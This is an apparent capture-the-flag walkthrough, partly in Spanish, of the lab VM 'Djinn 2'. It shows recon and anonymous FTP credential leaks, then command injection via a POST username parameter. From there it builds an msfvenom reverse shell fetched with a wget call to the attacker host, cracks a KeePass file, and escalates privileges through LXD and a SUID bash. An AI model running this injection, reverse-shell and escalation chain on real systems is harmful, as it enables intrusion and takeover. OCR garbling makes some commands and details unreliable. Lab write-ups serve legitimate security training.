

# Djinn 2

```
› nmap -sCV -p21,22,1337,5000,7331 -Pn -n -vvv 192.168.137.9
```

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 0        0               14 Jan 12 2020 cre...
| -rw-r--r--   1 0        0               280 Jan 19 2020 gam...
|_-rw-r--r--   1 0        0               275 Jan 19 2020 mes...
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:192.168.137.5
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4u
| ssh-hostkey:
|   2048 22:3c:7f:28:79:44:01:ca:55:d2:48:6d:06:5d:cd:ac (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDj1Nm0JWAQUXAK0hb386d...
|   256 71:e4:82:a4:95:30:a0:47:d5:14:fe:3b:c0:10:6c:d8 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml...
|   256 ce:77:48:33:be:27:98:4b:5e:4d:62:2f:a3:33:43:a7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAo8Qf+liNQiheZni1Np27F...
1337/tcp  open  waste?  syn-ack ttl 64
| fingerprint-strings:
|   GenericLines:
|       _____ _ 
|       ____| ____ _ _ _ _ _ |_ _(_)_ _ _ _ _
```

```
| \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n|_|_|(_|_|_||_
| ____|_,_|_|_|_|_|_|____|_|_|_|_|_|_|_|____|
| @0xmzfr, Thanks for hiring me.
| Since I know how much you like to play game. I'm adding
| Math game
| Catch em all
| Exit
| Stop acting like a hacker for a damn minute!!
| NULL:
|
| _____ -
| ____| __ - - - - - |_ -(_)_ - - - -
| \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n|_|_|(_|_|_||_
| ____|_,_|_|_|_|_|____|_|_|_|_|_|_|____|
| @0xmzfr, Thanks for hiring me.
| Since I know how much you like to play game. I'm adding
| Math game
| Catch em all
|_ Exit
5000/tcp open http syn-ack ttl 64 Werkzeug httpd 0.16.0 ()
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
| http-methods:
|_ Supported Methods: OPTIONS POST
|_http-title: 405 Method Not Allowed
7331/tcp open http syn-ack ttl 64 Werkzeug httpd 0.16.0 ()
|_http-title: Lost in space
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
```

```

> ftp anonymous@192.168.137.9
Connected to 192.168.137.9.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26969|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          14 Jan 12 2020 creds.txt
-rw-r--r--    1 0          0          280 Jan 19 2020 game.txt
-rw-r--r--    1 0          0          275 Jan 19 2020 message.txt
226 Directory send OK.

```

```

..rw-r--r-- 275 root root 2020 - message.txt
> cat creds.txt
File: creds.txt
1 nitu:7846A$56

> cat game.txt
File: game.txt
2 @0xmzfr I would like to thank you for hiring me. I won't disappoint you like SAM.
3 Also I've started implementing the secure way of authorizing the access to our
4 network. I have provided @nitish81299 with the beta version of the key fob
5 hopes everything would be good.
6 - @Ugtan_

> cat message.txt
File: message.txt
1 @nitish81299, you and sam messed it all up. I've fired sam for all the fuzz he created and
2 this will be your last warning if you won't put your shit together than you'll be gone as well.
3 I've hired @Ugtan_ as our new security head, hope he'll do something good.
4
5 - @0xmzfr




```

```

> whatweb 192.168.137.9:5000
http://192.168.137.9:5000 [405 Method Not Allowed] Allow[OPTIONS, POST], Country[RESERVED][zz], HTTPServer[Werkzeug/0.16.0 Python/3.6.9], IP[192.168.137.9], Python[3.6.9], Title[405 Method Not Allowed], Werkzeug[0.16.0]
> whatweb 192.168.137.9:7331
http://192.168.137.9:7331 [200 OK] Bootstrap, Country[RESERVED][zz], HTML5, HTTPServer[Werkzeug/0.16.0 Python/3.6.9], IP[192.168.137.9], JQuery, Python[3.6.9], Script, Title[Lost in space], Werkzeug[0.16.0]

```

```
[+] Url:          Calculator http://192.168.137.9:7331/
[+] Method:       Calculator GET
[+] Threads:      Calculator 50
[+] Wordlist:     Calculator /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   Calculator gobuster/3.6
[+] Extensions:   Calculator txt,html,php,cgi
[+] Timeout:      Calculator 10s
[*] Starting gobuster in directory enumeration mode
[!] Status:        200 [Size: 1280]
[!] Status:        200 [Size: 10]
[!] Status:        200 [Size: 456]
[!] Progress:    221508 / 1038220 (21.34%)
```



File: source + =

```
ulator Mode View Help
Calculator
from time import sleep
Calculator
Calculator
Calculator
import requests
ulator Mode View Help

URL = "http://{}:5000/?username={}&password={}"
```

8 9 ÷ Undo Clear

changed the request method to POST

Send | Cancel | < | > | ▾ | Target: http://192.168.137.9:5000

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /?username=id&amp;password=migue] HTTP/1.1 2 Host: 192.168.137.9:5000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br</pre>	<pre>1 HTTP/1.0 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 54 4 Server: Werkzeug/0.16.0 Python/3.6.9 5 Date: Sat, 11 Jan 2025 04:49:00 GMT 6 7 uid=33(www-data) gid=33(www-data) groups=33(www-data) 8</pre>

```
> msfvenom -p linux/x64/shell_reverse_tcp LHOST=[REDACTED] LPORT=1234 -f elf > reverse.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes

> python3 -m http.server 2323
Serving HTTP on 0.0.0.0 port 2323 (http://0.0.0.0:2323/) ...
192.168.137.9 - - [11/Jan/2025 02:02:55] "GET /reverse.elf HTTP/1.1" 200 -
```

Pretty	Raw	Hex
POST /?username=wget+http%3a/[REDACTED] %3a2323/reverse.elf+-0+/tmp/reverse.elf&password= HTTP/1.1		
Host: 192.168.137.9:5000		

```
POST /?username=chmod+%2bx+/tmp/reverse.elf&password= HTTP/1.1
Host: 192.168.137.9:5000
```

Pretty Raw Hex


```
1 POST /?username=/tmp/reverse.elf&password= HTTP/1.1
2 Host: 192.168.137.9:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Ge
```

```
> nc -lvp 1234
listening on [any] 1234 ...
connect to [REDACTED] from (UNKNOWN) [192.168.137.9] 37200
whoamo
/bin/sh: 1: whoamo: not found
whoami
www-data
|
```

```
2019 ..
2020 backups
2019 cache
2020 crash
8:22 lib
2018 local
2019 lock → /run/lock
8:22 log
0:54 mail
2018 opt
2019 run → /run
2018 snap
2020 spool
8:22 tmp

jan 14 2020 alternatives.tar.0
jan 13 2020 apt.extended_states.0
jan 12 2020 apt.extended_states.1.gz
dec 21 2019 apt.extended_states.2.gz
dec 21 2019 dpkg.arch.0
dec 21 2019 dpkg.diversions.0
jan 13 2020 dpkg.statoverride.0
jan 13 2020 dpkg.status.0
jan 13 2020 group.bak
jan 13 2020 gshadow.bak
dec 20 2019 nitu.kdbx
jan 13 2020 passwd.bak
jan 13 2020 shadow.bak
```

```
apt install keepass2
```



The terminal shows the command `cat creds.txt` followed by its output, which contains the password 'nitu:7846A\$56'. An 'Enter Master Key' dialog from KeePass is open, prompting for a master password. The file path '/home/miguel/Djinn/nitu.kdbx' is specified.

	Title	User Name	Password	URL	Notes
1	nitu	Copy User Name	Ctrl+B	*****	It's so hard to remember these shitty so called strong passwords
		Copy Password	Ctrl+C		

&HtMGd\$LJB

The terminal shows a user enumeration attack against the 'nitu' user. It attempts to log in as 'nitu' and 'nitish' but fails due to a missing password entry. The user 'nitish' is successfully logged in.

The terminal shows the 'id' command for the 'nitish' user, revealing their user ID (1000), group ID (1000), and supplementary groups (4(adm), 24(cdrom), 30(dip), 46(plugdev)). The output also includes the IP address '108.1.108.108'.

aqui el paso a paso

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.html>

NAME	STATE	IPV4	
mycontainer	RUNNING	10.244.108.129 (eth0)	fd42:516a

```
tish@djinn:~$ lxc exec mycontainer -- /bin/bash
tish@djinn:~$ lxc exec mycontainer -- /bin/bash
tish@djinn:~$ lxc list
NAME      | STATE   | IPV4
mycontainer | RUNNING | 10.244.108.129 (eth0) | fd42:516a
tish@djinn:~$ lxc exec mycontainer -- /bin/bash
tish@djinn:~$ lxc exec mycontainer -- /bin/sh
# whoami
root
#
```

por ahora somos root en el contenedor entonces para ser root en la maquina original hacemos lo siguiente dando priv suis a la bin/bash

```
root
~ # cd /mnt/
/mnt # ls
root
/mnt # chmod u=s /bin/bash
chmod: /bin/bash: No such file or directory
/mnt # cd root/
/mnt/root # ls
bin          home      lib64      opt        sbin      sys
boot         initrd.img lost+found  proc       snap     tmp
dev          initrd.img.old media      root      srv      usr
etc          lib        mnt       run      swapfile  var
/mnt/root # chmod u=s bin/bash
/mnt/root # exit
nitish@djinn:~$ /bin/bash -p
bash-4.4# whoami
root
root
bash-4.4#
```

```
bash-4.4# ./proof.sh  
/bin/bash: ./proof.sh: Permission denied  
bash-4.4# cat proof.sh  
#!/bin/bash  
  
clear  
  
figlet Amazing!!!  
  
echo djinn-2 pwned ...  
  
echo _____  
  
echo  
  
echo "Proof: cHduZWQgZGppbm4tMiBsawtIIGEgYm9zcwo="  
  
echo Path: $(pwd)  
  
echo Date: $(date)
```